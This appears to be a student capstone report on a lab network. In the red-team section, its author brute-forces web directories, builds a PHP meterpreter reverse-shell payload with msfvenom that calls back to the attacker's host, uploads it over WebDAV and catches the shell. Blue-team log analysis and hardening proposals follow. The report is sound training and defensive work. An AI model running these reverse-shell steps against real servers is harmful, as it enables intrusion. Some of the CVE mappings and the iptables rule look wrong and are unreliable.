Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range: /24
Netmask:255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname: ML-RefVm-684427

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Hyper-V Host
Kali	192.168.1.90	Attacking Machine
ELK	192.168.1.100	ELK stack host
Capstone	192.168.1.105	Capstone Reporting Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Apache Directory Listing *CVE 2007 0450*	*Allowed attackers to reveal the ip address and the secret folder*	*Allowed attackers to reveal the ip address and the secret folder*
Local File Inclusion (LFI) CVE 2021 31783	Allows Local File Inclusion because the file parameter is not validated with a proper regular-expression check	An LFI vulnerability allows attackers to upload malicious code that can be executed remotely on a site creating a backdoor
Brute Force Attack	An attack that allows you to systematically go through all combos of username and password	With this type of attack and a common password file sites can be hacked and passwords be found
Reverse Shell Backdoor CVE 2019 13386	Allows to send a reverse shell payload on a web server while the firewalls do not detect the payload	Attackers gained the remote backdoor access to the Capstone web server

Exploitation: Apache Directory Listing

01

Tools & Processes

I used dirbuster to scan the target machine (192.168.1.105) to find all the directories on the server.

To speed up the attack, I used a wordlist supplied with the tool


02

Achievements

With this tool I got a full map of all the folders on the server and which folders were not visible from the standard web interface

/corporate_files/secret_file

03



Target URL (eg http://example.com:80/)
http://192.168.1.105

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)


Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force
File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz
☑ Brute Force Dirs ☑ Be Recursive Dir to start with /
☑ Brute Force Files □ Use Blank Extension File extension php
URL to fuzz - /test.html?url={dir}.asp
/

Please complete the test details


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 9 Files: 11
Results - Tree View
Errors: 0
Change

http://192.168.1.105:80/

Directory Stucture	Response Code	Response Size
/	200	1577
icons	403	448
company_blog	200	1135
company_folders	200	1572
company_share	200	942
meet_our_team	200	1536

Current speed: 2879 requests/sec (Select and right click for more options)
Average speed: (T) 3538, (C) 3781 requests/sec
Parse Queue Size: 0
Total Requests: 275999/1753064
Current number of running threads: 200

Exploitation: Local File Inclusion (LFI)

01

Tools & Processes


A PHP reverse shell payload was created using MSFvenom, and the Kali File Manager was used to drag and drop the payload onto the victim web server using credentials found on the server and the WebDAV protocol.

02


Achievements

What did the exploit achieve? It allowed for the creation of a malicious payload to be upload to the server to allow for exploitation of the system

03



```
    -k, --keep                           Preserve the --template behaviour and
inject the payload as a new thread
    -v, --var-name          <value>      Specify a custom variable name to use
for certain output formats
    -t, --timeout           <second>     The number of seconds to wait when rea
ding the payload from STDIN (default 30, 0 to disable)
    -h, --help                           Show this message
root@Kali:~# msfvenom -p php/meterperter/reverse_tcp LHOST=192.168.1.90 LPO
RT=4444 -f raw > /temp/shell.php
Error: invalid payload: php/meterperter/reverse_tcp
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPO
RT=4444 -f raw > /temp/shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPO
RT=4444 > /temp/shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~# 
```



the root account, you may harm your system.

Warning, you are using the root account, you may harm your system.

Exploitation: Reverse Shell Backdoor

01

Tools & Processes

Using the Metasploit toolset:

Established remote listener.
Executed reverse shell backdoor on Capstone Apache server.

Commands:


Meterpreter> use exploit/multi/handler
Meterpreter> set payload php/meterpreter/reverse_php
Meterpreter> exploit
Meterpreter> shell

02

Achievements

Using the payload created during the LFI exploit, I was able to achieve reverse shell access to the Capstone server and find the flag.txt

03




```
Executes a command on the remote machine.

OPTIONS:

    -H          Create the process hidden from view.
    -a <opt>    The arguments to pass to the command.
    -c          Channelized I/O (required for interaction).
    -d <opt>    The 'dummy' executable to launch when using -m.
    -f <opt>    The executable command to run.
    -h          Help menu.
    -i          Interact with the process after creating it.
    -k          Execute process on the meterpreters current desktop
    -m          Execute from memory.
    -s <opt>    Execute process in a given session as the session user
    -t          Execute process with currently impersonated thread token
meterpreter > use exploit/multi/handler
Loading extension exploit/multi/handler...
[-] Failed to load extension: No module of the name exploit/multi/handler f
ound
meterpreter > shell
Process 2457 created.
Channel 1 created.
find / -iname 'flag*.txt' 2>/dev/null
/flag.txt
cat /flag.txt
b1ng0w@5h1sn@m0
```

Blue Team

Log Analysis and
Attack Characterization

Analysis: Identifying the Port Scan

- What time did the port scan occur? The scan occurred on 3/29/22 23:30 till 3/30/22 0:00
- How many packets were sent, and from which IP? 192.168.1.90
- What indicates that this was a port scan? A high amount of traffic from a single IP testing to see which ports are open



Connections over time [Packetbeat Flows] ECS


23:50	97,301
23:55	90,303
00:00	85,176
00:05	68,188
00:10	60,159
00:15	87,309
00:20	91,862
00:25	93,877
00:30	30,565
00:35	50,891
00:40 ⊕ ⊖	106,485
00:45	112,389

Top Hosts Creating Traffic [Packetbeat Flows] ECS


@timestamp per 5 minutes	Source IP	Source Bytes
22:00	192.168.1.105	65.4MB
22:00	192.168.1.90	3.9MB
22:00	127.0.0.1	66.9KB
22:00	192.168.1.1	9.7KB
22:00	fe80::215:5dff:fe00:40f	2.7KB
22:05	192.168.1.105	125.2MB
22:05	192.168.1.90	5.8MB
22:05	127.0.0.1	66.9KB
22:05	192.168.1.1	7KB
22:05	fe80::215:5dff:fe00:40f	792B
22:10	192.168.1.105	107.7MB
22:10	192.168.1.90	7.4MB

Analysis: Finding the Request for the Hidden Directory

- What time did the request occur? The scan occurred on 3/30/22 0:00 till 3/30/22 01:20
- How many requests were made? 223,878
- Which files were requested? The connect to corp server file
- What did they contain? It contained a hash password for the employee’s credentials (Ryan), which allowed access to the webdav site.



```
Mar 30, 2022 @ 01:02:31.864  url.path: /company_folders/secret_folder @timestamp: Mar 30, 2022 @ 01:02:31.864 type: http destination.bytes: 626B
                             destination.ip: 192.168.1.105 destination.port: 80 client.bytes: 385B client.ip: 192.168.1.90 client.port: 50018
                             event.kind: event event.category: network_traffic event.dataset: http event.duration: 0.4 event.start: Mar 30, 2022 @
                             01:02:31.864 event.end: Mar 30, 2022 @ 01:02:31.864 ecs.version: 1.5.0 agent.ephemeral_id: 5d41b63f-a741-4683-8624-4d9d1f97ab1c
                             agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat

Mar 30, 2022 @ 01:02:31.793  url.path: /company_folders/secret_folder @timestamp: Mar 30, 2022 @ 01:02:31.793 host.name: Kali agent.version: 7.8.0
                             agent.hostname: Kali agent.ephemeral_id: 3a9d44be-f9a2-478c-8d9b-de6f2f323fdf agent.id: 26444e58-c83e-4d56-854f-bd90ace159df
                             agent.name: Kali agent.type: packetbeat status: OK user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
```



source.ip: 192.168.1.90 and destination.ip: 192.168.1.105


Mar 30, 2022 @ 00:00:00.0 → Mar 30, 2022 @ 01:30:00.0

{"wildcard":{"url.path":"/company_folders/secret_folder/*"}}

```
Mar 30, 2022 @ 01:02:38.543  url.path: /company_folders/secret_folder/connect_to_corp_server @timestamp: Mar 30, 2022 @ 01:02:38.543
                             user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 agent.ephemeral_id: 5d41b63f-a741-
                             4683-8624-4d9d1f97ab1c agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0
                             agent.type: packetbeat ecs.version: 1.5.0 status: OK method: get http.request.headers.content-length: 0
                             http.request.method: get http.request.referrer: http://192.168.1.105/company_folders/secret_folder/ http.request.bytes: 470B

Mar 30, 2022 @ 01:02:38.472  url.path: /company_folders/secret_folder/connect_to_corp_server @timestamp: Mar 30, 2022 @ 01:02:38.472 network.protocol: http
```


Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack? 223,878
- How many requests had been made before the attacker discovered the password? There were 2 requests made before the attacker found the password. This was spotted by the 301 http code which is a redirect



HTTP status codes for the top queries [Packetbeat] ECS

GET /webdav	760,790	401	760,436
GET /webdav	760,790	301	2
GET /company_folders/secret_folder	223,878	401	223,646
GET /company_folders/secret_folder	223,878	301	2
HEAD	1,818	404	1,812
HEAD	1,818	200	3
HEAD /	1,063	404	987
HEAD /	1,063	200	74
HEAD /law.php	7	404	7




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	760,790
http://192.168.1.105/company_folders/secret_folder	223,878
http://192.168.1.105	1,820
http://192.168.1.105/	1,071
http://192.168.1.105/law.php	7


Analysis: Finding the WebDAV Connection

- 46 total requests were made for the WebDAV directory (192.168.1.105/webdav)
- The file shell.php was requested.
- Request methods include the following: GET, PUT, PROPFIND and OPTIONS



HTTP status codes for the top queries [Packetbeat] ECS

GET /company_folders/secret_folder	16,145	301	2
HEAD /	64	200	64
PROPFIND /webdav	40	207	40
PROPFIND /webdav/shell.php	24	207	16
PROPFIND /webdav/shell.php	24	404	8
GET /webdav/	23	200	20
GET /webdav/	23	401	2
GET /webdav/	23	404	1



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,145
http://192.168.1.105/	72
http://192.168.1.105/webdav	46
http://192.168.1.105/webdav/shell.php	30
http://192.168.1.105/webdav/	23

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

An alert could be set to trigger when a large amount of traffic occurs in a short time from a single source IP that targets multiple ports.

What threshold would you set to activate this alarm?

A possible threshold for this alert could be if any single IP address requests more than 10 requests per second and more than 10 seconds or 100 consecutive ping (ICMP) requests.

System Hardening

What configurations can be set on the host to mitigate port scans?

1.Enable only the traffic needed to access internal hosts, deny everything else. Including the standard ports, such as TCP 80 for HTTP and ICMP for ping requests.

2. Configure the firewall to look for potentially malicious behavior over time and have rules in place to cut off attacks if a certain threshold is reached, such as 10 port scans in one minute or 100 consecutive ping (ICMP) requests.

Describe the solution. If possible, provide required command lines.

Create and enable firewall rules to block and filter the traffic. In addition, setup an IDS to create alerts so there can be a quick response to the situation.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

An alarm should be configured to trigger if any request is made for the hidden directories from outside the company's internal network. The hidden directories are for company use only and should not be accessible from outside the premises.

Additionally, an alarm should trigger if sequential requests for the directories are made from a single IP address.

What threshold would you set to activate this alarm?

The threshold for sequential requests from a single IP address should be set for greater than 0 requests made.

System Hardening

What configuration can be set on the host to block unwanted access?

1. Stronger usernames and password requirements for users that have access to the hidden directories.
2. Encrypt the contents of the hidden directories, and its contents.
3. Disable directories listing in the Apache.

Describe the solution. If possible, provide required command lines.

1. Create a whitelist for authorized IP addresses.
2. Make the folder private by changing permissions.
3. Allow connections to the hidden folder only through the VPN.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

An alarm should be set to trigger if an unusual number of requests are issued to the server from a single IP address. Also, an alert should be set if any user on the system has several consecutive failed authentication attempts.

What threshold would you set to activate this alarm?

The threshold should be set to anything over 25% more than the standard traffic to the site.

System Hardening

What configuration can be set on the host to block brute force attacks?

1. Restricting access to authentication URLs using IP filtering
2. Setting up a lockout after 3 consecutive failed attempts.
3. Enable FIDO based MFA for all users in the company.

Describe the solution. If possible, provide the required command line(s).

1. A requirement for brute force attacks is to send credentials to the same URL, if the url is put behind a VPN the attacker will not have access to the url.
2. Attackers will only be able to try a few passwords before the account is locked out.
3. MFA/FIDO requires an additional code or a physical device.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

An alarm should be set if any attempt to access the WebDav directory outside of the company's is tried.

What threshold would you set to activate this alarm?

Anything over a single attempt should generate an alert to the security team.

System Hardening

What configuration can be set on the host to control access?

1. Make the WebDav folder read only, if it needs to be accessible by anyone.
2. Avoid storing instructions for accessing the server that can be accessed by a web browser.
3. Make sure software patches are up to date.
4. Configure WebDav correctly, and only allow uploads from trusted IPs.

Describe the solution. If possible, provide the required command line(s).

1. Setup Firewall rules for example:

```
iptables -A INPUT -s <Allowed IP> -p tcp -m multiport! --dports 80,443 j ACCEPT
```

2. Put the device behind a vpn and encrypt the connection

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

1. Alert if invalid file types are uploaded to the server.
2. Alert if any connections are made from the server to an external address.
3. Alert on any traffic that is not expected.

What threshold would you set to activate this alarm?

If any file uploads occur outside of the company network or trusted IPs to the server an alert should be triggered.

System Hardening

